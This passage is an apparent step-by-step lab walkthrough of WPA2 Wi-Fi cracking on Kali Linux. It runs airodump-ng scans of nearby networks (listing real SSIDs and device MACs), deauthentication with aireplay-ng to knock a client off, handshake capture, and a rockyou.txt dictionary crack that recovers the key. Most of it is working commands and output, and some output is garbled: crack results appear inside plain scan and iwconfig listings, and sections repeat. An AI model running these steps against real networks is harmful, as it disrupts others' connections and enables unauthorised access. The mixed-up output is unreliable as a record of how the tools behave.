BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
70:B7:AA:26:10:DF -72 62 90 0 11 65 WPA2 CCMP PSK <length: 0>
9A:E3:AA:CC:C2:C2 -45 35 0 0 11 360 WPA2 CCMP PSK Aman's ONEPLUS Network
4E:B3:8C:AA:B5:90 -51 23 0 0 6 360 WPA2 CCMP PSK Galaxy S10lite
6A:E0:65:62:3A:1F -53 26 223 0 11 180 WPA2 CCMP PSK OPPO A5 2020
0C:80:63:5A:E6:98 -64 25 0 0 6 405 WPA2 CCMP PSK Iotlive
BC:14:EF:FA:3A:4D -79 17 0 0 1 130 OPN TJ2100N-957d36ad-24GHz
7C:5A:1C:22:97:CF -70 17 5 1 1 360 OPN CDAC
0C:80:63:04:07:52 -72 8 0 0 1 405 WPA2 CCMP PSK iotlan
0E:80:63:04:07:52 -72 6 0 0 1 405 WPA2 CCMP PSK max8
0C:80:63:5A:E3:DC -73 18 0 0 6 405 WPA2 CCMP PSK Iotlive
EC:08:6B:A0:10:BB -75 15 0 0 1 195 WPA2 CCMP PSK Certin-2.4-Touch
7C:5A:1C:22:9A:3B -86 9 1 0 1 360 OPN CDAC
86:83:C2:27:A1:E7 -81 5 0 0 11 195 WPA2 CCMP PSK <length: 0>
76:83:C2:27:A1:E7 -81 5 0 0 11 195 WPA2 CCMP PSK GILL_sense
74:83:C2:27:A1:E7 -82 10 19 0 11 195 WPA2 CCMP PSK AMP_BLR
00:4E:35:8D:80:A0 -85 11 1 0 6 130 WPA2 CCMP PSK IAP-ICERT
BC:14:EF:FA:39:D3 -88 5 0 0 1 270 OPN TJ2100N-957d4a32-24GHz
0C:80:63:5A:E6:26 -89 3 0 0 6 405 WPA2 CCMP PSK Iotlive
D8:32:E3:DF:43:64 -90 4 0 0 11 65 WPA2 CCMP PSK Bhosdi k padhai kar
A6:19:F5:A8:17:18 -90 2 0 0 11 180 WPA2 CCMP PSK URI
8C:3B:AD:D9:A8:9D -87 8 0 0 3 130 WPA2 CCMP PSK CDAC-GUEST
30:AE:A4:C1:E4:75 -91 6 0 0 1 135 WPA2 CCMP PSK ASSL_30:ae:a4:c1:e4:74

BSSID STATION PWR Rate Lost Frames Notes Probes
(not associated) FE:9B:B7:C2:76:FB -88 0 - 1 0 1
(not associated) 72:4B:F1:8E:F8:00 -69 0 - 1 0 19 Galaxy A31EE55
(not associated) 2E:ED:30:BF:1B:74 -83 0 - 1 0 1
(not associated) DC:A6:32:22:F7:AD -86 0 - 1 0 3
(not associated) 76:72:4D:EF:D0:67 -88 0 - 1 1 2
(not associated) 70:37:EB:58:13:00 -88 0 - 1 0 1
70:B7:AA:26:10:DF 3E:6B:E3:78:28:6A -61 1e- 1e 0 87
3A:53:11:66:68:66 87:EB:07:2B:37:1E -71 0 - 1 0 17
6A:E0:65:62:3A:1F 0A:28:B9:34:A8:98 -46 0 - 1e 0 9
6A:E0:65:62:3A:1F 10:7B:44:EE:D7:3A -67 24e-24e 0 223
7C:5A:1C:22:9A:3B EA:7A:00:12:65:E6 -78 0 - 1e 0 5 CDAC
Quitting ...
```

Step-5:- Select Channel access and access this wifi point(Hidden SSID)
#sudo airodump-ng -c 11 wlan0mon
Channel No.(<length 0) ← vivo1723


```
(prithvi@kali)-[~]
└─$ sudo airodump-ng -c 11 wlan0mon
Time left: 6 hours, 57 minutes, 49 seconds
0.01%

KEY FOUND: [ 11111111 ]

Master Key: 1:9C:83:88:45:D8:E1:14:1A:16:D8:3A:C7:FD:71:35:9D
56:07:CB:13:1E:FE:A6:80:AB:3F:29:94:F4:2A:38:1D

Transient Key: 9:1E:CB:6D:53:02:70:2A:94:77:36:26:A0:1E:49:46:1C
CH 11 ][ Elapsed: 12 s ][ 2023-01-06 19:02 1D:2F:ED:C1:81:6D:66:4A:EE
1F:0B:83:12:FB:ED:FA:83:34:50:43:76:DC:18:AF:A5

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
7C:5A:1C:22:95:B3 -1 0 0 0 17 0 0 11 1 1 OPN 1 RF <length: 0>
70:B7:AA:26:10:DF -19 100 129 1 0 11 65 WPA2 CCMP <length: 0>
9A:E3:AA:CC:C2:C2 -44 100 121 4 0 11 360 WPA2 CCMP PSK Almar's ONEPLUS Network
6A:E0:65:62:3A:1F -47 100 122 77 0 11 180 WPA2 CCMP PSK OPPO A5 2020
86:83:C2:27:A1:E7 -77 80 111 0 0 11 195 WPA2 CCMP PSK <length: 0>
76:83:C2:27:A1:E7 -82 83 94 0 0 11 195 WPA2 CCMP PSK GILL_sense
74:83:C2:27:A1:E7 -84 92 105 223 27 11 195 WPA2 CCMP PSK AMP_BLR
A6:19:F5:A8:17:18 -91 76 101 0 0 11 180 WPA2 CCMP PSK URI
54:EF:33:74:07:2E -89 24 36 0 0 11 135 WPA2 CCMP PSK Carosag
BC:14:EF:FA:39:9D -90 14 25 0 0 11 270 OPN TJ2100N-957d36d5-24GHz

BSSID STATION PWR Rate Lost Frames Notes Probes
(not associated) 1E:8F:9E:4D:B7:13 -39 0 - 1 0 2
(not associated) AE:5F:9D:D4:D3:CA -38 0 - 1 0 2
(not associated) D6:ED:B3:87:76:E9 -45 0 - 1 0 3
(not associated) C6:D4:60:7C:38:0B -46 0 - 1 5 7
(not associated) 8A:D1:10:17:DC:25 -50 0 - 1 0 3
(not associated) B2:9A:FC:6B:C1:A2 -52 0 - 5 0 1
(not associated) CE:8D:0F:D6:B5:28 -55 0 - 1 4 5
(not associated) 2E:8A:28:27:39:21 -73 0 - 1 0 3
(not associated) 76:FD:8F:90:34:FA -81 0 - 1 1 3
(not associated) DC:A6:32:22:F7:AD -85 0 - 1 0 3
(not associated) E4:5F:01:AF:E1:1D -91 0 - 1 0 3
(not associated) 4A:98:35:24:16:E1 -92 0 - 1 0 1
7C:5A:1C:22:95:B3 EA:7A:00:12:65:E6 -89 0 - 1e 0 934 CDAC
70:B7:AA:26:10:DF 3E:6B:E3:78:28:6A -64 1e- 1e 0 11
9A:E3:AA:CC:C2:C2 04:C8:07:2B:37:1E -58 1e-24 1317 103
6A:E0:65:62:3A:1F 0A:28:B9:34:A8:98 -48 0 - 1e 0 1
6A:E0:65:62:3A:1F 10:7B:44:EE:D7:3A -56 1e- 1 0 81
74:83:C2:27:A1:E7 A4:CF:12:1E:33:60 -86 0 - 6 0 6
74:83:C2:27:A1:E7 A4:CF:12:51:7F:E4 -88 0 - 6 0 7
Quitting ...
```

Step-6:- Send deauth packet to Access point(<length 0) ← vivo1723

#sudo aireplay-ng -o 100 -a 70:B7:AA:26:10:DF -c 3E:6B:E3:78:28:6A wlan0mon

**Deauth Access
Packet Point**

**BSSID
Station
(Client MAC)**


Then the Station (or Wifi connected user) cannot be connect

```

(prithvi@kali)-[~]
$ sudo aireplay-ng -0 100 -a 70:B7:AA:26:10:DF -c 3E:6B:E3:78:28:6A wlan0mon
19:04:37 Waiting for beacon frame (BSSID: 70:B7:AA:26:10:DF) on channel 11
19:04:37 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:38 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:39 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [129|129 ACKs]
19:04:39 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:40 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:41 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:41 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:42 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:43 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [127|127 ACKs]
19:04:43 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [129|129 ACKs]
19:04:44 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:45 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:46 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:46 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:47 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]

```


3. Wireless SSID password capturing and cracking.



Step-1:-Add alfa adapter to kali machine

Atheros UB91C ----> USB

After adding Atheros reboot kali Machine



Step:-2:-Find whether wireless card is connected or not using below command
\$ iwconfig

```
File Actions Edit View Help
(prithvi@kali)-[~]
$ iwconfig
lo        no wireless extensions.
eth0      no wireless extensions.
wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Power Management:off
          Master Key:  90 83 88 45 D8 E1 14 1A 16 D8 3A C7 FD 71 35 9D
```

Step-3:-Now put the wireless interface into monitor mode using below command

sudo airmon-ng start wlan0

iwconfig

```
(prithvi@kali)-[~]
└─$ sudo airmon-ng start wlan0
[sudo] password for prithvi: 
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    456 NetworkManager
    19800 wpa_supplicant

PHY      Interface      Driver      Chipset
phy1     wlan0              ath9k_htc   Qualcomm Atheros Communications AR9271 802.11n
          (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
          (mac80211 station mode vif disabled for [phy1]wlan0)

(prithvi@kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Power Management:off
```

Step-4:-Here we run the command to know the list of hidden wireless networks around us using below command

airodump-ng wlan0mon

```

(prithvi@kali)-[~]
└─$ sudo airodump-ng wlan0mon
[00:00:01] 818/10303727 keys tested (576.57 k/s)

Time left: 4 hours, 57 minutes, 49 seconds      0.01%

KEY FOUND! [ !!!!!!!!! ]

Master Key: 7 9C 83 B8 45 DB E1 14 1A 16 DB 3A C7 FD 71 35 9D
58 07 C8 13 1F FE A4 80 AB 3F 29 94 F4 2A 38 3D
CH 14 ][ Elapsed: 36 s ][ 2023-01-06 19:02
Transient Key: 1E C8 8D 43 0F 70 2A 94 77 36 26 A0 1E 49 0E 1C
EF 5D 87 12 F0 C0 E5 0F 3A 5B 4E 7C 8C 10 0D 4C
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
70:B7:AA:26:10:DF -72 62 90 0 11 65 WPA2 CCMP PSK vivo 1723
9A:E3:AA:CC:C2:C2 -45 35 0 0 11 360 WPA2 CCMP PSK Aman's ONEPLUS Network
4E:B3:8C:AA:B5:90 -51 23 0 0 6 360 WPA2 CCMP PSK Galaxy S10lite
6A:E0:65:62:3A:1F -53 26 223 0 11 180 WPA2 CCMP PSK OPPO A5 2020
0C:80:63:5A:E6:98 -64 25 0 0 6 405 WPA2 CCMP PSK Iotlive
BC:14:EF:FA:3A:4D -79 17 0 0 1 130 OPN TJ2100N-957d36ad-24GHz
7C:5A:1C:22:97:CF -70 17 5 1 1 360 OPN CDAC
0C:80:63:04:07:52 -72 8 0 0 1 405 WPA2 CCMP PSK iotlan
0E:80:63:04:07:52 -72 6 0 0 1 405 WPA2 CCMP PSK max8
0C:80:63:5A:E3:DC -73 18 0 0 6 405 WPA2 CCMP PSK Iotlive
EC:08:6B:A0:10:BB -75 15 0 0 1 195 WPA2 CCMP PSK Certin-2.4-Touch
7C:5A:1C:22:9A:3B -86 9 1 0 1 360 OPN CDAC
86:83:C2:27:A1:E7 -81 5 0 0 11 195 WPA2 CCMP PSK <length: 0>
76:83:C2:27:A1:E7 -81 5 0 0 11 195 WPA2 CCMP PSK GILL_sense
74:83:C2:27:A1:E7 -82 10 19 0 11 195 WPA2 CCMP PSK AMP_BLR
00:4E:35:8D:80:A0 -85 11 1 0 6 130 WPA2 CCMP PSK IAP-ICERT
BC:14:EF:FA:39:D3 -88 5 0 0 1 270 OPN TJ2100N-957d4a32-24GHz
0C:80:63:5A:E6:26 -89 3 0 0 6 405 WPA2 CCMP PSK Iotlive
D8:32:E3:DF:43:64 -90 4 0 0 11 65 WPA2 CCMP PSK Bhosdi k padhai kar
A6:19:F5:A8:17:18 -90 2 0 0 11 180 WPA2 CCMP PSK URI
8C:3B:AD:D9:A8:9D -87 8 0 0 3 130 WPA2 CCMP PSK CDAC-GUEST
30:AE:A4:C1:E4:75 -91 6 0 0 1 135 WPA2 CCMP PSK ASSL_30:ae:a4:c1:e4:74

BSSID STATION PWR Rate Lost Frames Notes Probes
(not associated) FE:9B:B7:C2:76:FB -88 0 - 1 0 1
(not associated) 72:4B:F1:8E:F8:00 -69 0 - 1 0 19 Galaxy A31EE55
(not associated) 2E:ED:30:BF:1B:74 -83 0 - 1 0 1
(not associated) DC:A6:32:22:F7:AD -86 0 - 1 0 3
(not associated) 76:72:4D:EF:D0:67 -88 0 - 1 1 2
(not associated) 20:34:FB:58:49:83 -88 0 - 1 0 1
70:B7:AA:26:10:DF 3E:6B:E3:78:28:6A -61 1e- 1e 0 87
9A:E3:AA:CC:C2:C2 04:C8:07:2D:37:1E -71 0 - 1 0 17
6A:E0:65:62:3A:1F 0A:28:B9:34:A8:98 -46 0 - 1e 0 9
6A:E0:65:62:3A:1F 10:7B:44:EE:D7:3A -67 24e-24e 0 223
7C:5A:1C:22:9A:3B EA:7A:00:12:65:E6 -78 0 - 1e 0 5 CDAC
Quitting ...

```

Step-5:- Select Channel access and access this wifi point

#sudo airodump-ng -c 11 wlan0mon

Channel No.(Vivo 1723)

```
(prithvi@kali)-[~]
└─$ sudo airodump-ng -c 11 wlan0mon
Time left: 6 hours, 57 minutes, 40 seconds 0.01%

KEY FOUND: [ 11111111 ]

Master Key: 1: 9C 83 88 45 DB E1 14 1A 16 DB 3A C7 ED 71 35 9D
              56 07 CB 13 1E FE A4 B0 AB 3F 29 94 F4 2A 38 3D

Transient Key: 5: 1E CB 0D 53 07 70 24 94 77 36 26 A0 1E 49 46 1C
CH 11 ][ Elapsed: 12 s ][ 2023-01-06 19:02 1D 2F ED C1 81 6D 68 4A EE
              1F 0B 03 13 1B 10 1A B1 34 50 43 76 DC 18 AB A5

BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
7C:5A:1C:22:95:B3 -1 0 0 0 0 17 0 0 11 65 OPN  PSK <length: 0>
70:B7:AA:26:10:DF -19 100 129 1 0 11 65 WPA2 CCMP PSK vivo 1723
9A:E3:AA:CC:C2:C2 -44 100 121 4 0 11 360 WPA2 CCMP PSK Aman's ONEPLUS Network
6A:E0:65:62:3A:1F -47 100 122 77 0 11 180 WPA2 CCMP PSK OPPO A5 2020
86:83:C2:27:A1:E7 -77 80 111 0 0 11 195 WPA2 CCMP PSK <length: 0>
76:83:C2:27:A1:E7 -82 83 94 0 0 11 195 WPA2 CCMP PSK GILL_sense
74:83:C2:27:A1:E7 -84 92 105 223 27 11 195 WPA2 CCMP PSK AMP_BLR
A6:19:F5:A8:17:18 -91 76 101 0 0 11 180 WPA2 CCMP PSK URI
54:EF:33:74:07:2E -89 24 36 0 0 11 135 WPA2 CCMP PSK Carosag
BC:14:EF:FA:39:9D -90 14 25 0 0 11 270 OPN  TJJ2100N-957d36d5-24GHz

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
(not associated) 1E:8F:9E:4D:B7:13 -39 0 - 1 0 2
(not associated) AE:5F:9D:D4:D3:CA -38 0 - 1 0 2
(not associated) D6:ED:B3:87:76:E9 -45 0 - 1 0 3
(not associated) C6:D4:60:7C:38:0B -46 0 - 1 5 7
(not associated) 8A:D1:10:17:DC:25 -50 0 - 1 0 3
(not associated) B2:9A:FC:6B:C1:A2 -52 0 - 5 0 1
(not associated) CE:8D:0F:D6:B5:28 -55 0 - 1 4 5
(not associated) 2E:8A:28:27:39:21 -73 0 - 1 0 3
(not associated) 76:FD:8F:90:34:FA -81 0 - 1 1 3
(not associated) DC:A6:32:22:F7:AD -85 0 - 1 0 3
(not associated) E4:5F:01:AF:E1:1D -91 0 - 1 0 3
(not associated) 4A:98:35:24:16:E1 -92 0 - 1 0 1
7C:5A:1C:22:95:B3 EA:7A:00:12:65:E6 -89 0 - 1e 0 934 CDAC
70:B7:AA:26:10:DF 3E:6B:E3:78:28:6A -64 1e- 1e 0 11
9A:E3:AA:CC:C2:C2 04:C8:07:2D:37:1E -58 1e-24 1317 103
6A:E0:65:62:3A:1F 0A:28:B9:34:A8:98 -48 0 - 1e 0 1
6A:E0:65:62:3A:1F 10:7B:44:EE:D7:3A -56 1e- 1 0 81
74:83:C2:27:A1:E7 A4:CF:12:1E:33:60 -86 0 - 6 0 6
74:83:C2:27:A1:E7 A4:CF:12:51:7F:E4 -88 0 - 6 0 7
Quitting...
```

Step-6:- Send deauth packet to Access point(Vivo 1723)

```
#sudo aireplay-ng -o 100 -a 70:B7:AA:26:10:DF -c 3E:6B:E3:78:28:6A wlan0mon
```

↓

Deauth Packet

↓

Access Point

↓

BSSID

↓


**Station
(Client MAC)**

Then the Station (or Wifi connected user) cannot be connect

```
(prithvi@kali)-[~]
$ sudo aireplay-ng -0 100 -a 70:B7:AA:26:10:DF -c 3E:6B:E3:78:28:6A wlan0mon
19:04:37 Waiting for beacon frame (BSSID: 70:B7:AA:26:10:DF) on channel 11
19:04:37 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:38 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:39 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [129|129 ACKs]
19:04:39 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:40 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:41 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:41 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:42 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:43 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [127|127 ACKs]
19:04:43 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [129|129 ACKs]
19:04:44 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:45 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:46 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:46 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:47 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
```

Step-7:- Open New Terminal and Run following the Command

```
# sudo airodump-ng -c 11 -bssid 70:B7:AA:26:10:DF -w file wlan0mon
```



file-02.cap capture file is Created

```
(prithvi@kali)-[~]
$ sudo airodump-ng -c 11 --bssid 70:B7:AA:26:10:DF -w file wlan0mon
19:06:44 Created capture file "file-02.cap".
```

As you can see in the screenshot below, we’re now focusing on capturing data from one AP with a ESSID
WPA handshake: 70:B7:AA:26:10:DF

```
CH 11 ][ Elapsed: 18 s ][ 2023-01-06 19:07 ][ WPA handshake: 70:B7:AA:26:10:DF
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
70:B7:AA:26:10:DF -23 23 114 426 108 11 65 WPA2 CCMP PSK vivo 1723
BSSID STATION PWR Rate Lost Frames Notes Probes
70:B7:AA:26:10:DF 3E:6B:E3:78:28:6A -48 12e- 1e 315 425 EAPOL vivo 1723
Quitting ...
```

The purpose of this step is to run airodump-ng to capture the 4-way authentication handshake for the AP we are interested in.

Step-8:-Check where “file-02.cap “ is created.

```
(prithvi@kali)~$ ls
Desktop  Downloads  driftnet-1.jpeg  driftnet-3.jpeg  driftnet-5.jpeg  dsniiff.services  file-01.csv  file-01.kismet.netxml  file-02.cap  file-02.kismet.csv  file-02.log.csv  Music  Public  Templates  yeti
Documents  driftnet-0.jpeg  driftnet-2.jpeg  driftnet-4.jpeg  driftnet-6.jpeg  file-01.cap  file-01.kismet.csv  file-01.log.csv  file-02.csv  file-02.kismet.netxml  index.html  Pictures  remote-system  Videos
```

Step-9:- Downloads the password table file “rockyou.txt”

<https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt>

```
(prithvi@kali)~$ ls
Nessus-10.4.1-debian9_amd64.deb  rockyou.txt
```

Step-10:- Now at this point, aircrack-ng will start attempting to crack the pre-shared key.

Here is what successfully cracking the pre-shared key looks like:

```
# sudo aircrack-ng -a2 -b 70:B7:AA:26:10:DF -w Downloads/rockyou.txt file-02.cap
```

↓ ↓ ↓ ↓

WPA2 BSSID File Location file_name

```
(prithvi@kali)-[~]
$ sudo aircrack-ng -a2 -b 70:B7:AA:26:10:DF -w Downloads/rockyou.txt file-02.cap
Reading packets, please wait...
Opening file-02.cap
Read 13847 packets.

1 potential targets

[00:00:01] 818/10303727 keys tested (576.57 k/s)
Time left: 4 hours, 57 minutes, 49 seconds 0.01%

KEY FOUND! [ 11111111 ]

Master Key      : 9C 83 B8 45 DB E1 14 1A 16 DB 3A C7 FD 71 35 9D
                  56 07 C8 13 1E FE A4 B0 AB 3F 29 94 F4 2A 38 3D

Transient Key   : 1E CB 6D 53 67 70 2A 94 77 36 26 A0 1E 49 46 1C
                  B3 49 6B 9A CE 68 AB 1D 2F ED C1 81 6D 66 4A EE
                  EF 5D 83 12 F0 E0 E8 03 34 5B 43 76 DC 10 40 45
                  5C 93 2A 5F CB F8 E9 0E 8F D3 11 43 DC 10 81 DC

EAPOL HMAC     : AC 05 90 AD 0D 44 07 7F 07 7D D7 DC 9B 87 21 8B

